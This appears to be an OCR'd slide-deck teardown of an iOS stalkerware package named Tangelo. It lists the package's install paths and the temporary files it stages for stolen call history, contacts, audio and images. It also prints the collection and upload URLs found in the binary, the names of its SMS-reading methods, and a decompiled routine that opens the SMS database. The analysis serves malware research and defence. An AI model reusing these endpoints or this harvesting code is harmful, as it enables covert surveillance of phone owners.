
```
Origin: Notifier Repo
Label: Repo for Notifier distribution
Suite: stable
Version: 1.2
Codename: tangelo
Architectures: iphoneos-arm
Components: main
Description: Repo for Notifier distribution description1.0
```

Tangelo

Teardown of com.mobilekare.notifierrrr_1.2_iphoneos-arm.deb






Info.plist
Info.plist 〉 No Selection
Key
Type
Value
Information Property List
Dictionary
(29 items)
Bundle name
String
iNotifier
logsenable
Boolean
YES
DTXcode
String
0731
DTSDKName
String
iphoneos9.3
DTSDKBuild
String
13E230
Localization native development re...
String
en
Bundle version
String
1.0
BuildMachineOSBuild
String
15G31
DTPlatformName
String
iphoneos
Bundle OS Type code
String
APPL
Bundle versions string, short
String
1.0
CFBundleSupportedPlatforms
Array
(1 item)
App Transport Security Settings
Dictionary
(1 item)
Allow Arbitrary Loads
Boolean
YES
InfoDictionary version
String
6.0
Required device capabilities
Array
(1 item)
Item 0
String
armv7
DTCompiler
String
com.apple.compilers.llvm.clang.1_0
Executable file
String
iNotifier
MinimumOSVersion
String
7.0
Bundle identifier
String
com.mobilekare.notifierrrr
UIDeviceFamily
Array
(1 item)
Item 0
Number
1
DTXcodeBuild
String
7D1014
Bundle creator OS Type code
String
????
Application requires iPhone enviro...
Boolean
YES
Supported interface orientations
Array
(1 item)
Item 0
String
Portrait (bottom home button)
Privacy - Location Always Usage D...
String
The app requires your current location
Bundle display name
String
iNotifier
DTPlatformVersion
String
9.3
DTPlatformBuild
String
13E230
Privacy - Location When In Use Us...
String
The app requires your current location
Mobilekare_Generic_Developer_Profile
Expired 6 months ago
App ID Name:
App ID:
Team:
Platform:
UUID:
Creation Date:
Expiration Date:
ENTITLEMENTS
get-task-allow:
com.apple.developer.team-identifier:
application-identifier:
keychain-access-groups:
CERTIFICATES
Name:
Creation Date:
Serial Number:
SHA-1:
PROVISIONED DEVICES
Device ID:

Tangelo

- **Package Installation Footprint:**
  - /Applications/iNotifier.app
  - /Library/iNotifier.app
  - /Library/LaunchDaemons/com.mobilekare.notifierrrr.plist
- **Runtime Installation Footprint:**
  - /private/var/tmp/skp.xml
  - /private/var/tmp/CallHistory
  - /private/var/tmp/AddressBook.sqlitedb
  - /private/var/tmp/programer.plist
  - /private/var/tmp/iMyAudioMemo.ma4
  - /private/var/tmp/image.jpg
  - /private/var/tmp/com.apple.mobile.installation.plist
  - /usr/libexec/iNotifier

Tangelo

Under the hood


Address	Length	Type	String
__cstring:00...	00000011	C	/private/var/tmp
__cstring:00...	00000019	C	/private/var/tmp/skp.xml
__cstring:00...	0000001D	C	/private/var/tmp/CallHistory
__cstring:00...	00000026	C	/private/var/tmp/AddressBook.sqlitedb
__cstring:00...	00000021	C	/private/var/tmp/programer.plist
__cstring:00...	00000022	C	/private/var/tmp/iMyAudioMemo.ma4
__cstring:00...	0000001B	C	/private/var/tmp/image.jpg
__cstring:00...	00000035	C	/private/var/tmp/com.apple.mobile.installation.plist

Address	Length	Type	String
__cstring:00...	00000042	C	https://www.mstealthagent.com/spy/adminpanel/data/collectdata.php

Address	Length	Type	String
__cstring:00...	0000001B	C	http://roid.theonespy.com/
__cstring:00...	00000015	C	http://www.apple.com
__cstring:00...	00000026	C	http://128.199.53.121/upload_file.php
__cstring:00...	00000028	C	http://178.238.226.34/spy/handshake.php
__cstring:00...	00000024	C	http://mb.theonespy.com/mic-bug-log
__cstring:00...	0000002F	C	http://automation.whatismyip.com/n09230945.asp

Tangelo

AppsterTech Links



Function name	Segment	Start	Length	Locals
-[ATNewCallNotifier setDelegate:]	__text	0001CC70	00000020	0000000C
-[ATNewSMSNotifier dealloc]	__text	00021E52	00000066	0000001C
-[ATNewSMSNotifier delegate]	__text	00021EB8	0000001C	00000008
-[ATNewSMSNotifier init]	__text	00021BA4	000000C2	00000028
-[ATNewSMSNotifier registerCallback]	__text	00021C68	000000BE	00000030
-[ATNewSMSNotifier setDelegate:]	__text	00021ED4	00000020	0000000C
-[ATSMSManager copyFileToLocalDirectory:]	__text	00022682	00000280	0000006C
-[ATSMSManager copyFileToLocalDirectory:toP...	__text	00022902	00000232	00000060
-[ATSMSManager dbHandler]	__text	0002486E	0000001C	00000008
-[ATSMSManager dealloc]	__text	0002422C	0000008A	00000020
-[ATSMSManager delegate]	__text	00024832	0000001C	00000008
-[ATSMSManager getLocalSMSDatabaseFilePath]	__text	00022B34	000000BE	00000028
-[ATSMSManager init]	__text	00022284	000003FE	000000AC
-[ATSMSManager networkServiceDidError:]	__text	0002474A	00000064	0000001C
-[ATSMSManager networkServiceDidFinish:]	__text	000242B6	00000494	000000D0
-[ATSMSManager numbersDictionary]	__text	000247AE	0000001C	00000008
-[ATSMSManager readAllSMS]	__text	00023274	00000BB6	00000230
-[ATSMSManager readCurrentSMS]	__text	00024186	0000000A	00000008
-[ATSMSManager readFromLocalDb]	__text	00023E2A	0000005C	00000014
-[ATSMSManager readOldSMSs]	__text	000241A4	00000044	00000010

Tangelo

Functionality to read all SMS data

```
57  v54 = self;
58  v53 = a2;
59  _objc_msgSend(self, "readThreadIds");
60  _objc_msgSend(
61    &OBJC_CLASS___NSString,
62    "stringWithFormat:",
63    CFSTR("%@/%@"),
64    CFSTR("/var/mobile/Library/SMS"),
65    CFSTR("sms.db"));
66  v2 = _objc_msgSend(
67         &OBJC_CLASS___NSString,
68         "stringWithFormat:",
69         CFSTR("----------------------------------readAllSMS----------------------------------------Exe mode"));
70  NSLog(CFSTR("%@"), v2);
71  v52 = _objc_msgSend(v54, "getLocalSMSDatabaseFilePath");
72  v3 = _objc_msgSend(
73         &OBJC_CLASS___NSString,
74         "stringWithFormat:",
75         CFSTR("------------------readAllSMS----------------SMS DB Path----------------------------------------%@"),
76         v52);
77  NSLog(CFSTR("%@"), v3);
78  v4 = _objc_msgSend(v52, "UTF8String");
79  v50 = sqlite3_open_v2(v4, &v51, 2, 0);
80  v5 = _objc_msgSend(
81         &OBJC_CLASS___NSString,
```


Tangelo

Infrastructure Re-use

Tangelo was found to be re-using malicious linked infrastructure in their legitimate iOS apps for non-malicious uses.

hxxp://128.199.53[.]121/verify_server.php


Attack Vectors




Infection Vectors

